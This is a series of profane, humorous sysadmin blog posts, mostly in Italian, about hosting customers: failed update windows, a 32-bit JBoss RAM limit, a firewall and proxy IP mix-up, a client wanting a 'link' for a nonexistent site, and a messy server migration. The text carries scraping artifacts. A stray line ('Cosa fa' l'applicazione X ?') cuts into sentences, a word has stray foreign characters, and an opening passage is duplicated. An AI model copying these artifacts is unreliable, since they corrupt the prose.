IO - Se tu mi dici quale e' il problema

CL - Che non...

IO - SENZA RIPETERE "non possono usarla"!

CL - ...ah....

Passano alcuni giorni e non si sente piu' niente. Poi ricominciamo d'accapo...

CL - I nostri utenti USA non riescono ad accedere alla nostra applicazione

IO - Che errore ricevono?

CL - Non lo so, ma e' gia' un po' che non funziona. Per favore risolvere subito.

IO - Che errore ricevono?

CL - Non lo so.

IO - Se non avete nessuna altra informazioni al merito non sono in grado di aiutarvi ulteriormente.

CL - Ma a noi serve che loro usino la nostra applicazione.

IO - E a me serve di fare qualche prova, se non sapete nemmeno come accedono alla vostra applicazione...

CL - Usando la internet.

IO - ...grazie... Adesso sarebbe anche opportuno che noi sapessimo **che errore ricevono** quando cercano di collegarsi.

"Usando la internet"... e cosa si aspettava che usassero per connettersi ad un sito web? Due barattoli con un filo nel mezzo?

IO - Allora, potete usare una cosa come telnet per collegarvi al sito e richiedere la home page?

CL - "Telnet"?

IO - Si', telnet, per fare una richiesta 'semplice' e vedere cosa dice il server.

Cosa fa' l'applicazione X ?

CL - Ma noi usiamo la internet non quella Telnet li'...

IO - (*bestemmiandogli dietro*) Apri un terminale...

CL - Un terminale?

IO - Una console!

CL - Non lo so cosa e' una consola, noi usiamo solo la internet.

IO - Posso parlare con uno dei vostri SysAdmin?

CL - Non abbiامي dei sysadmin.

IO - Chi e' che vi gestisce la rete dell'ufficio?

CL - Io.

Ok, siamo fottuti...

IO - E non sai usare una consolle?

CL - Noi usiamo la internet.

Mettete qui quante bestemmie volete. Non c'e' da dire che tutt'ora non lo so che capperò di errore ricevono quelli vero?

Davide

05/11/2012 08:00

DOWN time... en

Continuamo la "saga" di \$noiguardiamolavostrarobba, di cui ho detto anche troppo fino ad ora.

Avevamo lasciato il branco di paguri (che oramai hanno superato in paguosità i **veri** paguri), con la gestione praticamente "in house" dell'intero parco di servers e servizi vari. Se vi ricordate questa storia, vi ricorderete anche di come erano "stretti" nei tempi. Adesso il sarchiaponi stanno cercando di vendere parte del loro "business" ad un'altra società (per la serie: incassiamo il grano intanto che si può e scappiamo di corsa). Il risultato è che sono ancora più isterici per quanto riguarda l'uptime del sistema.

Ed ecco profilarsi all'orizzonte una cosa orrenda... terribile, terrificante! Gli Update! Sì perché quando si fanno update del sistema per definizione bisogna fare un reboot, e data la natura intradipendente del loro sistema, fare il reboot di un sistema significa tirare giù tutto l'ambaradan e pregare in cirillico che riparta tutto come si deve.

Dopo un panegirico terrificante UL riesce a mercanteggiare con DB di fare gli updates di lunedì invece che di domenica come tutti gli altri, il che significa che dovremo fare due "round" di updates, uno "normale" alle 7 della domenica mattina ed uno "speciale" alle 7 del lunedì mattina. Poi un secondo giro di patteggiamenti sposta il secondo round alle 9.

UL insiste che il downtime deve essere ridotto al minimo e propone il seguente Piano Strategico:

1. Iniziare updates su sistemi Linux
2. Iniziare updates su sistemi Windows
3. Mettere pagina di manutenzione all'ultimo secondo
4. Reboot sistemi Linux
5. Reboot sistemi Windows
6. Aggiornamento VMWare tools su Windows
7. Aggiornamento VMWare tools su Linux
8. Secondo reboot dei vari database servers (plurale)
9. Quando i db sono up & running, reboot degli application servers in uno specifico ordine per evitare problemi di interdipendenze.
10. Rimozione della pagina di manutenzione

Ovviamente tutto questo nell'ipotesi che non ci sia nessun problema e che l'intero arnese riesca a restare in piedi mentre le librerie e gli applicativi vengono aggiornati sotto il suo naso... non c'è da dire che io non lo credo molto eh?

Arriva il fatidico lunedì e cominciamo la solfa. Sempre per ridurre al minimo il downtime siamo in 3 che ci dividiamo il compito, con stretta coordinazione via Chat...

08.59 Io: Ok, allora pronti a cominciare? 09.03 Io: HALLO!!! C'è nessuno di là??? 09.04 DB: Ok, pronti. 09.07 CL: Pronti anche qui. 09.07 Io: Inizio update LNX01 09.08 Io: Inizio update LNX02 ... 09.28 Io: Gli update vanno a velocità lumaca... 09.33 DB: Io non ho ancora cominciato. 09.34 Io: Ma non dovevamo cominciare in sincronia? 09.37 CL: Mi dà errore su un package... 09.38 Io: CL, hai disabilitato il repository speciale? 09.44 CL: No. 09.57 Io: Hummm... il load average del db server è salito a 19. Non sono molto sicuro che questo caso regga gli updates fatti mentre sta funzionando. 10.11 Io: Ed infatti mi sto beccando alert a tutto spiano... metto la pagina di manutenzione? 10.18 Io: Ripeto: metto la pagina di manutenzione? 10.35 DB: Ho U1 al telefono che dice che il sito non è più funzionale 10.35 Io: e che ti ho detto? 10.36 Io: CL, come sta andando di là? 10.47 CL: Che faccio per quell'errore? 10.48 Io: Disabilita il repository! 10.52

Cosa fa' l'applicazione X ?

CL: Ok. 11.03 Io: Ok, pronto per il reboot. 11.19 DB: Io sono ancora in alto mare... 11.19 Io: Dato che il sito e' ancora fuori combattimento metto la pagina di manutenzione. 11.38 DB: Sta ancora aggiornando. ma e' normale? 11.39 Io: Il fatto che stia anche funzionando non aiuta di certo... 11.55 CL: Ok, io sono pronto. 12.18 DB: Possiamo iniziare con il reboot.

Segue panico e terrore per il reboot.

12.33 Io: Inizio aggiornamento vmware tools. 12.43 DB: Come' che si faceva a fare l'aggiornamento??

Sorvolo sulla spiegazione 'volante' in chat... Comunque sia, all'una e mezza finiamo di fare questo aggiornamento ed iniziamo il secondo reboot. Altro panico e terrore e poi le cose cominciano a riavviarsi... o meglio *si riavvierebbero* se non che devono essere riavviate in un preciso ordine e se non si segue quell'ordine sono ca\$\$i piu' o meno acidi. Quindi prima di imboccare la sequenza che consente un riavvio piu' o meno sano ci passa un'altra ora.

Risultato: alle 3 del pomeriggio, con UL che geme e grida al telefono, togliamo la pagina di manutenzione e diamo "via libera" al sistema. E scopriamo subito che le cose non funzionano come dovrebbero. Apparentemente qualche aggiornamento non e' stato propriamente "indolere" ed adesso alcune funzionalita' della loro webapplicascion non sono piu' funzionali. Altre grida e strepiti di UL. Io ho fatto gentilmente (non tanto) notare che se avessero mantenuto un sistema di TEST si sarebbe potuta fare la prova di aggiornamento prima, cosi' non ci si sarebbe ritrovati a tentare di debuggare conflitti di librerie su un sistema "live".

Ed a proposito di "tenere il downtime al minimo necessario". Dato che l'intero ambaradan era in funzione l'aggiornamento e' stato di una lentezza cataclismica, abbiamo totalizzato quasi 5 ore di downtime in un colpo solo... Come gia' detto, chi cerca di risparmiare il centesimo qualche volta si trova poi a spendere il centone.

L'unica nota positiva della giornata e' stato il commento di DaBoss: "non so per quanto resteranno nostri clienti"...detto con un certo tono.

Davide

12/11/2012 08:00

Sessantaquattrobit en

E continuiamo a parlare di \$noiguardiamolavostrarobba, che dopo la semi-debacle del doppio update sincronizzato ancora non si sono dati per vinti con la loro "gestione" dell'ambiente. Questa volta hanno deciso di applicare un qualche "update" ad uno dei loro servizi che gira su uno dei server sotto JBoss. Il problema di questo arnese era che dovrebbe far funzionare due applicazioni, entrambe sotto JBoss, ma per qualche motivo sconosciuto (temperamento forse), mettere entrambe le applicazioni sotto JBoss e' impossibile perche' crasha JBoss (?!?!?) ecco che il marpione di turno ha trovato la Soluzione: usare **due** istanze di JBoss, ognuna dedicata ad una singola applicazione. Non c'e' bisogno di dire che in questo modo fare un rilascio e' gia' un casino (ma ora se le fanno da soli quindi sono cavoli loro), e che avere due JBoss invece di uno richiede il doppio delle risorse. Aggiungiamo che queste applicazioni (qualunque cosa siano) non sono esattamente "parche" nel loro uso e capiamo che c'e' gia' qualche problemino.

Un ulteriore problema si verifica quando, per qualsivoglia motivo, una delle due applicazioni si incarta aprendo millemila connessioni al database e mandandolo (il database) in coma. A questo punto si verifica un bellissimo "effetto domino" con tutti i gli altri servizi che cascano come mosche e ritirare su l'intero ambaradan e' un'impresa. L'unica soluzione trovata fino ad ora (ed anche l'unica che e' approvata dal branco di rintronati proprietari dell'intero ambaradan) e' **spegnere** brutalmente tutti gli application servers, lasciar calmare il db server (sussurrandogli paroline dolci eventualmente finche' non si ripiglia) e poi riavviare tutti i vari servizi uno alla volta, facendo estrema attenzione alla sequenza ovviamente che se non si incastra tutto al suo posto come un gioco di *Tetris* si e' punto ed a capo.

Ondepercuicio, quando mi e' suonato il telefono ed ho visto il numero chiamante di \$noiguardiamolavostrarobba, mi sono subito preoccupato. Sorvolo sui convenevoli.

UL - ...quindi vorremmo effettuare un nuovo rilascio sul server JBoss ed allo stesso tempo aumentare la ram installata sulla macchina da 4 a 6 gigabytes e la ram riservata all'istanza 2 di JBoss da 2 a 4 Gb.

IO - Dunque, dovrei prima di tutto guardare quanta ram e' disponibile sull'Host prima di...

UL - Si puo' fare immediatamente?

IO - Immediata..?? Ho appena finito di dire che prima devo guardare se abbiamo ram disponibile sull'Host!

UL - Ottimo, allora io comincio con l'aggiornamento, al termine potete spegnere il server ed aggiungere la ram.

IO - Quajo', ma ci sei o ci fai?? Ti ho appena detto che PRIMA (cioe' adesso) devo vedere quanta ram e' disponibile...

UL - Voglio parlare con il capo!

IO - Come no, basta che te ne vai!

Detto e fatto gli passo DaBoss e comincio subito a sentire geremiadi provenire dal suo ufficio. Intanto verifico e scopro che l'Host e' pieno zeppo. Ergo, l'unica soluzione per aggiungere Ram e spostare il server da un Host all'altro. Mi metto percio' a coordinare la cosa con P che deve gestirsi le vLan nello switch ed il routing, ragion per cui quando DaBoss mi arriva madonnando contro UL sono gia' a buon punto.

L'aggiornamento del loro sistema va' come dovrebbe andare (oppure no, dato che se lo gestiscono da soli non e' che mi tanga piu' di tanto) e poi l'host viene spento. Rapido spostamento della macchina da un host all'altro, riconfigurazione con +2 Gb di ram, avvio... e JBoss non parte piu'.

Morta#\$!)\$!~# che accidenti ha adesso questo arnese?? Un controllo mi dice che JBoss non si avvia e non logga niente, ma la prima istanza (quella che non ha avuto l'aggiunta di Ram) si avvia Ok... Hummm.. prima aveva 2Gb, adesso ne ha 4... eh si'. Perche' JBoss possa usare piu' di 3 Gb di ram, deve usare Java 64bit. Ma per usare Java a 64 bit, per definizione, devi anche avere un OS a 64 bit. E questo e' ancora a 32... Ergo...

Cosa fa' l'applicazione X ?

IO - ...quindi o reinstalliamo la macchina con un OS a 64 bit o teniamo JBoss a 3 Gb.

UL - Ma io ho bisogno di 4 Gb come minimo!

IO - Quindi bisogna re-installare la macchina.

UL - Ma quanto costa?

IO - Un paio d'ore di lavoro di sicuro, poi bisognerà trasferire il software da un sistema all'altro e poi...

Ul inizia una serie di germiadi interminabili, ondeper cui io gli giro DaBoss ed aspetto che si calmi e/o muoia disidratato. Dopo un paio d'ore DaBoss da' il via libera per l'installazione di una nuova macchina virtuale a 64 bit.

Ora, io potrei ripetermi indefinitamente, ma se questi rintronati avessero verificato PRIMA su un sistema di test se potevano o no usare la versione di JBoss che avevano con 4 Gb di ram o no non si sarebbero ritrovati all'ultimo secondo con mezz'ora di downtime (di nuovo) perche' non hanno previsto di dover usare cosi' tanta ram sull'ambiente di prova. E dimostra, come se ce ne fosse ancora bisogno, che non sempre chi risparmia i centesimi guadagna i milioni.

Davide

19/11/2012 08:00

Chi ha tempo... en

Allora, una piccola premessa. Molti dei nostri clienti hanno due ambienti paralleli per le loro webapplicazioni: quello di produzione (PROD) e quello di 'test/accettazione' (TEST). I due ambienti sono *relativamente* simili, le uniche differenze *dovrebbero* essere che l'ambiente di TEST ha delle limitazioni su chi puo' vederlo (Ip filtering) e magari viene usato per ravanamenti prima di mettere in produzione l'applicazione vera e propria. La procedura 'standard' dovrebbe essere la seguente:

1. il cliente domanda le modifiche al programmatore di turno
2. il programmatore sviluppa il tutto sul suo sistema (si suppone) e lo testa (si suppone di nuovo)
3. il programmatore fornisce il tutto a noi incluse le istruzioni per l'installazione
4. noi concordiamo con il cliente una data/ora per l'installazione in TEST ed effettuiamo l'installazione
5. il cliente e chi altro verifica che le cose funzionino come si deve, se non funzionano riparte da (1), se funzionano
6. il cliente concorda con noi una data/ora di rilascio per la PROD e noi installiamo

Ora, questa e' la teoria, ovviamente come anche voi potete immaginare, tra la teoria e la pratica c'e' qualche differenza, in alcuni casi piu' che in altri...

Rewind di circa una settimana

CL - ...quindi vorremmo fare il rilascio della versione x.Y.z sull'ambiente di TEST lunedi' ed il rilascio in PROD il martedi' successivo

IO - Ok, me lo segno in agenda.

Arriva il lunedi', io ricevo il pacchetto di installazione dal programmatore, un paio di madonne perche' i files di configurazione sono da modificare a manella prima dell'installazione, si installa, niente di trascendentale. Tutto pare funzionare. Mando mail al cliente. Tutto silenzio sul fronte occidentale.

Giovedi', CL mi chiama...

CL - ...e quindi non riusciamo ad accedere all'ambiente di TEST per provare.

IO - Scusate ma da quando non riuscite ad accedere all'ambiente di TEST?

CL - Da stamattina.

rapida verifica, niente e' cambiato

IO - Strano, il firewall non e' stato modificato... ieri avevate dei problemi?

CL - Non lo so, ieri non ho provato.

IO - Ah... ma non dovevate fare le prove per l'installazione di martedi' in produzione?

CL - Si ma non abbiamo avuto tempo.

IO - ...ok

Ovvio no? Tu devi fare un rilascio in produzione martedi' quindi ti metti a fare i test il giovedi' per renderti conto che non riesci piu' ad accedere al tuo ambiente di test. Tutto regolare.

Dopo una manica di madonne riesco a capire che il problema non e' nell'applicazione che non funziona, ma che questi coglioni hanno cambiato il loro firewall ed hanno anche cambiato internet provider, il che significa che il loro indirizzo IP e' cambiato e quello nuovo non e' nel firewall. Aggiungo il nuovo IP (quello che dice lui almeno) nel firewall e tanto per stare tranquillo mi metto a fare un tcpdump sul firewall stesso mentre il CL dovrebbe verificare il sito. Nessuna nuova per almeno un'ora. Dopo un'ora circa lo ricontatto per sapere se ha

Cosa fa' l'applicazione X ?

provato oppure no. Lui casca dalle nuvole che non aveva capito che doveva riprovare. La prova mi rivela che non arriva un tubo dall'IP che mi ha detto. Gli faccio ricontrollare l'IP, stesso di prima. Altre madonne.

Dopo un bel po' riesco a scoprire che i rintronati usano un proxy interno per accedere all'ambiente di TEST, proxy che ridirige la connessione verso un IP esterno diverso, che appartiene all'ex-provider e per cui adesso non e' piu' disponibile. Ed ovviamente io non ho modo di modificare il loro proxy.

Passo la palla al loro 'IT' interno ed attendo notizie.

Niente fino a Venerdi' (ovviamente). Quando il CL in questione mi ritelefona, domandando A ME, come mai non riescono piu' a connettersi. Io gli ripeto tutta la trafila specificando il nome del tizio dell'IT che mi ha contattato il giorno prima. Il tizio sembra essere in ferie o lavora solo quando ha voglia, ergo, nessuno ne sa niente. Ora, io non lo so, ma qualche cosa mi fa pensare che, dato che i due dipartimenti che si occupano del test e del web sono diversi e non mi pare la comunicazione interna sia una cosa molto nota, lunedì' si procedera' all'installazione di una applicazione che nessuno ha testato veramente.

E mi rimane anche il dubbio di cosa quest'altra gente non abbia verificato dato che ci hanno messo fino ad ora per accorgersi che meta' della loro rete interna e' isolata dal resto dell'universo.

Davide

26/11/2012 08:00

Temporaneo e' Random en

Aarrgghhh!!! Ma porkacciatroiamignottaladrafetidaetraditrice!!! ... anf anf... ok, lasciatemi il tempo di ripulirmi dalla bava verde che mi cola copiosa dalla bocca e spiego il motivo della mia leggerissima incazzatura quotidiana.

Tanto tempo fa, c'erano delle ditte specializzate nella creazione, gestione e manutenzione dei siti uebbe. Questa gente impiegava programmatori, tecnici, esperti di networking e chi piu' ne ha piu' ne metta per produrre i siti uebbe' e mantenerli in funzione. Il che significa che chi faceva il software doveva anche avere una buona idea di come il tutto era organizzato dal punto di vista fisico, come funzionavano cose come il DNS et similia, che se non lo sapevi prima o poi facevi una cazzata e ti ritrovavi con uno degli 'admin' (network/sys/database o chi per esso) alla tua porta con una mazza da golf in mano e lo sguardo incizzato... Poi qualcuno si rese conto che non serviva tutto quel casino, ci si poteva concentrare solo sulla produzione del sito stesso e lasciare fare il lavoro sporco a qualcun altro. Così' ci fu il grande Scisma: chi faceva il software e chi faceva l'hosting. Lì cominciarono i primi problemi perché chi disegnava il software poteva anche fregarsene di cose come il DNS o le redirect mentre gli admin avevano difficoltà ad entrare nel palazzo dei softweristi con oggetti contundenti in mano senza allertare la security.

Poi vi fu' il passo successivo: che ca\$\$o te ne fai dell'hosting? Lo dai ad una ditta specializzata... la divisione dei pani e dei pesci può continuare quasi all'infinito, finché si arriva alla situazione quotidiana dove abbiamo chi scrive il software che sostanzialmente ignora bellamente qualsiasi cosa non gli competa, il che è praticamente tutto, chi si occupa del networking non ha idea di che cosa abbia generato i pacchetti che dovrebbero essere portati a destinazione, chi gestisce il DNS non sa come sono organizzati i domini che devono gestire, chi fa hosting si limita a trattare le macchine come dei pezzi di ferro che devono solo avere corrente elettrica ed aria fresca e così' via... Il che va bene finché qualche cosa non va male. Ergo: finché qualcuno non ha la richiesta sbagliata al momento sbagliato. Oggi per esempio.

Allora, \$dittadiCL ha una pletora di servers sui quali 'ospitano' una serie di siti uebbe, la ditta altro non fa che 'rivendere' il servizio di hosting. Loro hanno i server (lo spazio LOGICO), qualcun altro gli scrive il software (dove "scrivere" = "ricopia alla meglio il software già scritto da altri e cambia il nome in cima"), e poi qualcun altro dovrebbe legare insieme tutto questo casino per produrre qualche cosa che (in teoria) funziona. Ora, il grosso guaio è che questa gente cerca di vendere i loro "servizi" senza avere una minima idea di come il tutto funziona.

Adesso questo branco di imbecilli ha beccato l'ennesimo ~~pelle da spennare~~ cliente, per il quale devono mettere in piedi un sito (o 3, non è chiara la cosa). Il povero idiota (quello che paga intendo) ha chiesto di poter vedere il sito in sviluppo. Ha dimostrato una conoscenza spettacolare chiedendo **a noi** cosa farne del DVD che \$dittadiCL gli ha spedito (sorvolo sul mio commento di usarlo come sottotazza per non macchiare il tavolo), così' CL di \$dittadiCL mi ha chiamato perché "lui di quelle robe lì non se ne intende"...

Devo supporre che quello fosse il giorno in cui CL aveva da stare a casa con il figliolo, o forse è sempre quel giorno, comunque, immaginate che la conversazione di cui sotto sia interrotta approssimativamente ogni 5 secondi da urla, strepiti e richieste imperterrite di attenzione e più' o meno ci siete. Ovviamente CL ha dimostrato la sua intelligenza insistendo nell'usare il viva-voce.

CL - ...quindi noi vorremmo mettere un sito fatto così'.

IO - Vabbe', ci sono almeno 3 server nel vostro pool che possono gestirlo, non vedo nessun problema.

CL - Ottimo, allora quale è il link?

IO - ...il link a che?

CL - Il link. Quello che devo schiacciare.

Cosa fa' l'applicazione X ?

IO - ... a che roba scusi?

CL - Per avere il link no?

IO - Hummm... non ho capito bene, che link per cosa?

CL - Per vedere il sito.

IO - Ma il sito non c'e' ancora, prima sara' opportuno crearlo, cosa per quale voi dovrete darci il contenuto.

CL - Si ma il nostro cliente vuole vedere il sito prima.

IO - Prima di crearlo?

CL - Si', mi serve il link.

IO - Vabbe', come volete chiamarlo questo sito?

CL - Ah non lo so.

IO - Hummm... come vuole chiamarlo il vostro cliente allora?

CL - Non lo so, a me serve di dargli il link entro oggi cosi' cominciano a vedere le cose.

IO - In tal caso la cosa migliore e' domandare a loro come vogliono chiamarlo cosi' possiamo impostare il DNS ed il Virtual host in modo corretto.

CL - E come sarebbe il link?

Qui mi interrompo per bestemmiare liberamente

IO - Sarebbe opportuno che lo chiedeste al vostro cliente, cosi' loro possono decidere come chiamarlo.

Ripetete tutta la conversazione di cui sopra per un po' di volte. Passa un po' di tempo. Poi il CL ritorna alla carica.

CL - Ho contattato il cliente e dicono che quel sito e' riferito ad una loro campagna pubblicitaria.

IO - Ottimo.

CL - Quindi hanno bisogno del link per passarlo al loro reparto di marketing.

IO - Ottimo.

CL - Allora che link e'?

Mortacci ladri del link...

IO - Ma non hanno deciso come chiamarlo?

CL - No. Dovete pensarci voi.

IO - Ma non e' una campagna pubblicitaria?

CL - Si, ma loro vogliono un linka anche temporaneo per provare le cose, poi lo cambieranno dopo.

IO - E non possono creare il dominio adesso cosi' non devono farlo dopo?

CL - No mi serve un link. Anche temporaneo.

IO - Un link... Cioe' io devo inventarmi un URL cosi' poi voi potete cambiarlo?

CL - No mi serve un link che io posso dare al cliente cosi' loro possono guardarlo.

Notare che in tutto questo non mi hanno ancora dato uno straccio di file index.html da mettere su questa merda di 'link' eh...

IO - Ah, ok...

Attiva il generatore random di password, lunghezza: 128 caratteri, contenu: solo caratteri, numeri trattino ed underscore.

IO - Ok, allora il link e'

neceFuc5ereKatru7adecHeFukucRefrechas4UYeBafu6respupruphayephuhfePreswaChE5AHaNaTh7WrEcaTrazANe

CL - ... come?

Temporaneo e' Random en

Cosa fa' l'applicazione X ?

IO -

neceFuc5ereKatru7adecHeFukucRefrechas4UYeBafu6respupruphayephuhfePreswaChE5AHaNaTh7WrEcaTrazANe

CL - Ah.... ok....

Non l'ho piu' sentito.

Davide

03/12/2012 08:00

Ready or Not...

Being "ready" is a big part of most activities. Ready for what? You're probably asking, well, it mostly depends on what you're doing. And what are you supposed to be doing. Are you ready for your day's work? Maybe... Are you ready for a 40 Km marathon? Me... no. But hopefully, nobody will ask me to run one in such a short notice.

Obviously, if you know that you have to do, or deliver, something beforehand, things are a lot simpler. Given the necessary time, almost everything and everybody should be able to "get ready". Unless you're a moron or ask somebody else that happens to be one.

However, sometimes you have no choice. You have a task and that task involves a moron... and with this intro out of the way, let's begin today's tale.

We had a customer that was quickly growing his resource requirements faster than the disk and ram in his system could accommodate. It was a Physical system, not a virtual one, so when a disk is full or the ram is always at 100% use, the only things to do is to buy a new disk/ram, go to the datacenter, turn everything off, pop open the case and add the new part, then turn it on again and hope that everything works. This in the hope that you CAN fit the new part with the existing ones and don't run out of disks bays or ram slots, or into some weird incompatibility. Or you can just leave it like it is and try to re-arrange things around trying to squeeze some more lifetime from the existing hardware. But sooner or later, you run out of options, it is only a matter of time.

So, one end-of-the-summer day, after seeing that 'disk partition 98% full' for a bit too long in the system monitor, we decided that it was time to get Customer and drag him into the Virtual era. It is time to get our Marketing man and unleash him onto the prey, with a nice enticing offer for a fully virtual environment. Now, after several days (or weeks) of negotiation, because the customer was also sort-of a "careful" one (read: didn't want to pay anything more) and was more concerned about how did we planned to "move" from the old system to the new one. Of course our "marketing man" had no fucking clue how to do so and simply said that "we'll take care of that with ZERO downtime"... Now I'd really, really, like if before busting out with such bullshit he had taken 30 seconds to ask somebody with a grain of salt in his brain... Anyhoo, he got the paper signed, so we have an order for a brand-new VPS for the customer, including migration from the old system to the new one. We got informed of the fact, as usual during one of the weekly meeting by our boss in the following way (kinda):

DB - ...and \$Customer is going to get a new VPS so we shouldn't have problem with disk space anymore, any takers for the installation? (looks around)

Me - Installation of what? Where is the installation sheet?

MarketingMan - I have to put it into the wiki...

Me - Good, when it is in the system we'll install it.

DB - So it's on you then?

Me - No, when it is in the system it will be installed by whoever is supposed to be installing stuff that week, that is not supposed to be me by default. That's why you had the "installation" in the planning right?

DB - Yes but this is kinda urgent...

Me - If it is urgent why isn't the installation manual already into the system? We had that piece of junk blinking red for weeks in the monitor.

Marketing Man - The customer gave the ok only this morning.

Me - Then it is definitively not going to be installed this week.

The "discussion" went on a bit longer with nothing substantial decided of course. During the course of the

Cosa fa' l'applicazione X ?

week we (at least, ME) had other things to think about and nobody apparently did anything until the next week, when \$Colleague (CL) ended up pulling the short straw from the pile and had the pleasure of installing Customer's new server. I was busy with other things and had really no interest in being involved into that stuff, so I'm not really sure what was in the install page or what kind of 'special' instructions he got, if he got any. A couple of weeks more passed, then one day I picked up a ringing phone (second mistake, first one was to get out of bed that morning):

Me - ShittyHostingProvider, what can I do for you?

Customer - Hi, it's Customer, we'd like to know when do you plan to go in production with our new server, since we're paying it and it's doing nothing. Last time we spoke with your MarketingDude it was agreed for a "quick in production" move, and now it's about a month.

Me - Oh... Hummm... I have to see what is the status of that, I'll call you back...

Obviously MarketingDude ain't in the office that day, so I try to figure out what was done, by who, when and how (not the why 'cause I already know that), and as far as I understand the server has been installed but I can't find any information about a "move to production". I grab \$Colleague (CL) and ask him directly.

Me - How did you planned to go on production?

CL - Me?

Me - Yes, you. You installed this pile of crap right? So you should have also made a plan to move the old pile of crap into the new one and go into production with it. How did you do?

CL - Well... but... Hemmm... It's just standard stuff, is basically done...

Me - "Basically" means?

CL - Basically.

I consider, briefly, if punching him repeatedly in the face could improve his brain functions, but then turn that down because it would probably hurt me more than him.

Me - So what has to be done to put this crap into production?

CL - Hu..... it should be easy....

Me - "should be" ?

It seems the only way to do this is the hard way, so I grab the "installation page" and starts checking things out. Standard server with MySQL and Tomcat. First problem: there is no java installed in this thing... and tomcat without java doesn't work very well... Grab java and install it. Tomcat has been copied on the system but never configured or even started of course, so grab default configuration then get the configuration from the old server and compare them to see what's different... This prove to be quite a problem. Apparently, we don't have the root password for the old system and my account can't SUDO. It's time to escalate the problem.

DB - What do you mean we don't have the root password?

Me - Is not in the standard password list.

DB - It should be.

Me - yeah, well, ain't.

DB - Can't you ask customer?

Me - Sure I can, are we going to fess up that we lost the password so we can't do what are we supposed to do? That is, maintain his server?

DB - We should be able to sudo...

Me - again with the 'should'...

Contacting the customer with a request for the password returns nothing (password? What password?) so I pull MarketingDude into the fray and tell him that if we want to move forward we need to recover that

Ready or Not...

Cosa fa' l'applicazione X ?

password, that include a reboot in single-user mode with a rescue disk, this means a trip to the datacenter. Of course Customer wants zero downtime, so it means to either do it during the 'normal' upgrade (that we can't perform anyway 'cause we lack the root access, and anyway that system is EOL) or in the wee hours of the night. That means triple cost.

After a painful forth and back, we decide to do it early in the morning, I ride my motorcycle to the datacenter, put my mittens on the server and a reboots later I got the root password changed. In the meantime, I also realize that this thing is old... I mean OLD, really, really OLD... not only is EOL the software, even the hardware is out-of-support... this thing is a disaster waiting to happen.

With the root password I can finally proceed in copying the configuration from one system to another and fix some more stuff... then I realize another problem: there should (again with the 'should') be MySQL server installed on the new system... there is only the client installed.

Of course at this point CL is on holiday and can't be punched anymore, I report to DB that the "install page" is a pile of stinking crap and half of the stuff that was supposed to be installed ain't and when there is a checkbox for "tested and approved" the guy that check it should TEST before APPROVE. But this is matter for another tale I suppose. It's basically time to contact the customer to organize "the move", my plan: copy the database from one system to another and reconfigure the application to use the database on the new system, configure the old one to be a 'slave' of the new one so the db is always up-to-date and in case we can fall-back on the old system, the day we decide to do the switcheroo, add a RDR in the firewall and change the configuration of the DNS and that's it, the new system is in production. If something goes bad, RDR back to the old system and we are back to the old one.

On paper, it should work... Until I realize that the two systems are in two completely different subnets...

After a number of suitably bad words, I begin the process of migrating the server from its subnet to the old one, and luckily this doesn't involve more than a few changes in the firewalls and a copy of files from one datastore to the other.

At this point our MarketingDude inform me that the Customer has decided to go on production the day after... at 4 AM!

I point out that we haven't even tested the application yet, since, thanks to the "stellar" work of CL, I've been busy re-doing 99% of the installation, so I do not take any responsibility if the whole thing explode at once when I click on the "launch" button. Of course there is a long crying out of "customer's satisfaction" to which I answer asking what is better? A carefully planned and executed transition from the old one to the new one or a quick-assed move that potentially fucks up everything? Sadly, I got no answer to that question.

4 Am rolls forward, I get out of bed (helped by the cats that are asking for food), grab a cuppa, power on the pc and start messing around.

And then there is the practical realization, the thing that, in the mad rush to try to have everything finished on top of doing also the 'rest' of the work, I completely forgot to check: we do not maintain the DNS for that domain... So I can add the RDR, but I'm sure something will be wrong somewhere in the line.

It is around 3pm that the "problem" shows up: Customer reports that something is wrong with the application. Since we don't see anything in the logs I try to get some more information from the customer himself, but beyond the "I get an error to contact the sysadmin", no useful information. In a burst of inspiration, I check the firewall rules for the old machine, that were... scarce. What I notice is that the old system had a blanket "pass all" rule for outgoing connections, while the new one doesn't. A check in the logs reveals thousands of

Cosa fa' l'applicazione X ?

blocked outgoing connections directed to some server in the UK.

Me - (at the phone with Customer) ...and I see that your system is trying to connect to that server on port 8080, is this some sort of webservice your application uses or... ?

Customer - I'm not sure, you guys are the ones that should know these things!

Me - Sorry, but we do only the basic maintenance on your server, that means that we keep it up-to-date, we don't develop the application and we don't know the details of its functioning, so we can't know these things.

Customer - Well, I don't know either...

Me - Can't you ask the developers of that application?

Customer - I dunno, the developers are long gone...

Me - ...nobody does maintenance on the application?

Customer - No.

...of course not, judging by how old was the old server it was probably running the one and only copy of that stuff in existence.

So I add a 'pass' rule for that thing and the customer confirm that the error is gone, we have no way to know what kind of problems it caused for the whole day, nor any other problems that could lurk into the dark, unexplored corners of that unknown application. On a side note, the backup was also not configured, the system was not in the monitoring and the logs were not in the analyzer... in practice, when CL said that the system was "basically" ready, what he meant was that it wasn't.

Davide

21/12/2016 13:29

Ready or Not...

Being "ready" is a big part of most activities. Ready for what? You're probably asking, well, it mostly depends on what you're doing. And what are you supposed to be doing. Are you ready for your day's work? Maybe... Are you ready for a 40 Km marathon? Me... no. But hopefully, nobody will ask me to run one in such a short notice.

Obviously, if you know that you have to do, or deliver, something beforehand, things are a lot simpler. Given the necessary time, almost everything and everybody should be able to "get ready". Unless you're a moron or ask somebody else that happens to be one.

However, sometimes you have no choice. You have a task and that task involves a moron... and with this intro out of the way, let's begin today's tale.

We had a customer that was quickly growing his resource requirements faster than the disk and ram in his system could accommodate. It was a Physical system, not a virtual one, so when a disk is full or the ram is always at 100% use, the only things to do is to buy a new disk/ram, go to the datacenter, turn everything off, pop open the case and add the new part, then turn it on again and hope that everything works. This in the hope that you CAN fit the new part with the existing ones and don't run out of disks bays or ram slots, or into some weird incompatibility. Or you can just leave it like it is and try to re-arrange things around trying to squeeze some more lifetime from the existing hardware. But sooner or later, you run out of options, it is only a matter of time.

